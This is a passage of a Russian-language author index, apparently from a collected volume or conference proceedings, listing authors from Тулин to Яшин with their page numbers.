 Тулин Я. А. **164**  
 Туманов И. А. **15**  
 Турушев Т. А. **323**  
 Узкий Г. П. **261**  
 Уласик В. В. **203**  
 Урванцев Г. А. **491, 782**  
 Федоров Д. Ю. **408, 412**  
 Федорова А. В. **292, 310, 881**  
 Фёдорова М. В. **806, 885**  
 Федорченко Е. В. **350, 888**  
 Филиппов Ф. В. **444, 579, 582, 587, 892**  
 Филиппова Е. В. **110**  
 Фоменкова А. П. **837**  
 Фомин Ю. В. **354**  
 Халютин В. С. **264**  
 Хапсироков В. А. **733**  
 Хасанов А. **470**  
 Хатыпов Р. Р. **297**  
 Хачатрян А. А. **888**  
 Ходанович А. И. **523, 630**  
 Хорьков М. Ю. **268**  
 Целищев А. С. **885**  
 Чабдарова Д. Ю. **501**  
 Ченарани С. **897**  
 Черяев А. С. **809**  
 Чугреева А. С. **598**  
 Чупрова А. Ю. **231, 236**  
 Чухарев И. А. **654**  
 Шабанов А. П. **8, 823**  
 Шакурова А. А. **604**  
 Шалин Д. М. **271**  
 Шаненко Д. Е. **390**  
 Шарамет А. В. **901**  
 Шарипова К. Т. **491, 782**  
 Шарко Н. Н. **135**  
 Шевченко А. А. **563**  
 Шестаков А. В. **569**  
 Шиян П. А. **224, 782**  
 Шохина М. А. **403**  
 Штеренберг С. И. **354**  
 Шульгин Ф. Э. **892**  
 Щенникова А. В. **274**  
 Щербатюк А. Д. **505**  
 Щур С. Ю. **509**  
 Югай О. К. **554**  
 Юрова У. С. **670**  
 Юрчик Д. С. **459, 467**  
 Яковлев Д. В. **806**  
 Яркевич Д. **278**  
 Ясинский С. А. **327**  
 Яшин А. В. **794**